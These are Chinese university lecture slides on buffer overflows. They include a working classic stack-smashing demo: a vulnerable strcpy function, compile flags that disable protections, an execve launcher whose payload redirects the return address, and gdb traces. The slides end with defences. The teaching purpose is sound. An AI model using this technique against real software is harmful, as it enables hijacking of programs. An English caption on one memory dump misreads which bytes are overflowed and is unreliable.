



第三章 程序的转换及机器级表示

主要内容



华中科技大学

- ◆ 3.1 程序转换概述
- ◆ 3.2 IA-32指令系统概述
- ◆ 3.3 IA-32常用指令类型及其操作
- ◆ 3.4 C语言的机器级表示
- ◆ 3.5 复杂数据类型的分配和访问
- ◆ 3.6 越界访问和缓冲区攻击





一、缓冲区溢出

C语言中，没有对数组的边界做出约束，对数组的访问可能超出数组的边界。超出缓冲区边界的访问，称为缓冲区溢出

例如：

1: char s[10];

2: s[10] = -1;

3: char *p = s;

4: *(p + 13) = 40;

第2行、第4行的数组访问，都超出了数组的边界，产生了缓冲区溢出





二、缓冲区溢出攻击

缓冲区溢出是一种非常普遍的漏洞。利用缓冲区溢出漏洞进行的攻击，称为缓冲区溢出攻击。

- 当数组或缓冲区是局部变量，是在堆栈段中分配的内存
- 子程序调用时，主程序返回点也保存在堆栈段中
- 当子程序P中的缓冲区发生溢出访问时，则可能会改写掉P的调用者保存的返回点地址

攻击者利用这一原理，有意识地将正常的返回点地址，改写为自己指定的一个指令地址（特定的子程序入口地址、或特定的程序代码段地址），则攻击成功





二、缓冲区溢出攻击

缓冲区溢出攻击的后果：

- 转而执行恶意代码段
- 获得系统特权
- 进行各种非法操作

造成缓冲区溢出的原因是没有对栈中作为缓冲区的数组的访问进行越界检查。



二、缓冲区溢出攻击

例：利用缓冲区溢出转到自设的程序hacker去执行outputs漏洞
：当命令行中字符串超25个字符时，使用strcpy函数就会使缓冲buffer造成写溢出并破坏返址

```
#include "stdio.h"
#include "string.h"
void outputs(char *str)
{
    char buffer[16];
    strcpy(buffer,str);
    printf("%s \n", buffer);
}
```

```
void hacker(void)
{
    printf("being hacked\n");
}
int main(int argc, char *argv[])
{
    outputs(argv[1]);
    return 0;
}
```



二、缓冲区溢出攻击

```
#include "stdio.h"
#include "string.h"
void outputs(char *str)
{
    char buffer[16];
    strcpy(buffer, str);
    printf("%s \n", buffer);
}
```

```
void hacker(void)
{
    printf("being hacked\n");
}
int main(int argc, char *argv[])
{
    outputs(argv[1]);
    return 0;
}
```

编译test.c时，关闭堆栈保护和PIE(Position Independent Executable)保护。编译命令为：

```
gcc -g -m32 -fno-stack-protector -no-pie -fno-pic -o
test -test.c
```





二、缓冲区溢出攻击

由于无法从控制台直接输入ascii码，编写一个程序调用execve()系统函数，启动test可执行程序，并注入攻击字符串。

```
// exec.c
#include "stdio.h"
char code[] =
    "0123456789ABCDEF0123456789AB"
    "\xc5\x91\x04\x08"
    "x00";

int main(void)
{
    char *arg[3];
    arg[0] = "./test";
    arg[1] = code;
    arg[2] = NULL;
    execve(arg[0], arg, NULL);
    return 0;
}
```




二、缓冲区溢出攻击

使用gdb调试

```
15      {
0x080491de <+0>:      lea      0x4(%esp), %ecx
0x080491e2 <+4>:      and      $0xffffffff0, %esp
0x080491e5 <+7>:      push    -0x4(%ecx)
0x080491e8 <+10>:     push    %ebp
0x080491e9 <+11>:     mov     %esp, %ebp
0x080491eb <+13>:     push    %ecx
0x080491ec <+14>:     sub     $0x4, %esp
0x080491ef <+17>:     mov     %ecx, %eax

16      outputs(argv[1]);
=> 0x080491f1 <+19>:   mov     0x4(%eax), %eax
0x080491f4 <+22>:     add     $0x4, %eax
0x080491f7 <+25>:     mov     (%eax), %eax
0x080491f9 <+27>:     sub     $0xc, %esp
0x080491fc <+30>:     push    %eax
0x080491fd <+31>:     call   0x8049196 <outputs>
0x08049202 <+36>:     add     $0x10, %esp

17      return 0;
0x08049205 <+39>:     mov     $0x0, %eax
```





二、缓冲区溢出攻击

查看调用outputs子程序时参数的值

```
16      outputs(argv[1]);  
0x080491f1 <+19>:    mov     0x4(%eax), %eax  
0x080491f4 <+22>:    add     $0x4, %eax  
0x080491f7 <+25>:    mov     (%eax), %eax  
0x080491f9 <+27>:    sub     $0xc, %esp  
0x080491fc <+30>:    push    %eax  
=> 0x080491fd <+31>:    call   0x8049196 <outputs>  
0x08049202 <+36>:    add     $0x10, %esp
```

```
(gdb) p /x $eax  
$7 = 0xffffdfcf
```



二、缓冲区溢出攻击

查看该参数所指向的内存区域

```
(gdb) x /32bx 0xffffdfcf
0xffffdfcf:    0x30    0x31    0x32    0x33    0x34    0x35    0x36    0x37
0xffffdfd7:    0x38    0x39    0x41    0x42    0x43    0x44    0x45    0x46
0xffffdfdf:    0x30    0x31    0x32    0x33    0x34    0x35    0x36    0x37
0xffffdfe7:    0x38    0x39    0x61    0x62    0xc5    0x91    0x04    0x08
```



二、缓冲区溢出攻击

进入outputs子程序

```
4      {  
    0x08049196 <+0>:      push    %ebp  
    0x08049197 <+1>:      mov     %esp, %ebp  
    0x08049199 <+3>:      sub     $0x18, %esp  
  
5          char buffer[16];  
6          // printf("%x\n", buffer);  
7          strcpy(buffer, str);  
=> 0x0804919c <+6>:      sub     $0x8, %esp  
    0x0804919f <+9>:      push    0x8(%ebp)  
    0x080491a2 <+12>:     lea     -0x18(%ebp), %eax  
    0x080491a5 <+15>:     push    %eax  
    0x080491a6 <+16>:     call    0x8049060 <strcpy@plt>  
    0x080491ab <+21>:     add     $0x10, %esp  
  
8          printf("in outputs %s \n", buffer);  
    0x080491ae <+24>:     sub     $0x8, %esp  
    0x080491b1 <+27>:     lea     -0x18(%ebp), %eax  
    0x080491b4 <+30>:     push    %eax  
    0x080491b5 <+31>:     push    $0x804a008  
    0x080491ba <+36>:     call    0x8049050 <printf@plt>  
    0x080491bf <+41>:     add     $0x10, %esp
```



二、缓冲区溢出攻击




图 3.31 outputs 栈帧中的内容



二、缓冲区溢出攻击

查看调用strcpy子程序时参数的值

```
7      strcpy(buffer, str);  
0x0804919c <+6>:      sub    $0x8, %esp  
0x0804919f <+9>:      push   0x8(%ebp)  
0x080491a2 <+12>:     lea     -0x18(%ebp), %eax  
0x080491a5 <+15>:     push   %eax  
=> 0x080491a6 <+16>:     call   0x8049060 <strcpy@plt>  
0x080491ab <+21>:     add     $0x10, %esp
```

str的地址值

```
(gdb) p /x $ebp+8  
$17 = 0xfffffde0  
(gdb) p /x *(0xfffffde0)  
$18 = 0xffffdfcf
```

buffer的地址值

```
(gdb) p /x $eax  
$8 = 0xffffdde0
```



二、缓冲区溢出攻击

buffer所指向的内存区域

```
(gdb) x /40bx 0xffffdde0
0xffffdde0:  0x40  0x4b  0xfc  0xf7  0x00  0x00  0x00  0x00
0xffffdde8:  0xbe  0xe4  0xd9  0xf7  0x54  0xc0  0xfa  0xf7
0xffffddf0:  0xa0  0xe4  0xfb  0xf7  0x20  0x6f  0xfd  0xf7
0xffffddf8:  0x18  0xde  0xff  0xff  0x02  0x92  0x04  0x08
0xffffde00:  0xcf  0xdf  0xff  0xff  0x6c  0xe6  0xfb  0xf7
```

The memory dump shows a buffer overflow. The first row (0xffffdde0) contains the original data (0x40, 0x4b, 0xfc, 0xf7, 0x00, 0x00, 0x00, 0x00). The second row (0xffffdde8) shows the overflowed data (0xbe, 0xe4, 0xd9, 0xf7, 0x54, 0xc0, 0xfa, 0xf7). The third row (0xffffddf0) shows the original data (0xa0, 0xe4, 0xfb, 0xf7, 0x20, 0x6f, 0xfd, 0xf7). The fourth row (0xffffddf8) shows the overflowed data (0x18, 0xde, 0xff, 0xff, 0x02, 0x92, 0x04, 0x08). The fifth row (0xffffde00) shows the original data (0xcf, 0xdf, 0xff, 0xff, 0x6c, 0xe6, 0xfb, 0xf7). Red circles highlight the overflowed data in the second and fourth rows, with red numbers 1 and 2 indicating the start of the overflowed data.



三、缓冲区溢出攻击的防范

对于缓冲区攻击，可以从两个角度采取防范措施。

从程序员角度，应该尽量编写没有漏洞的正确代码。

对于编译器和操作系统，则应该尽量生成没有漏洞的安全代码：

- 地址空间随机化
- 栈破坏检查
- 可执行代码区域限制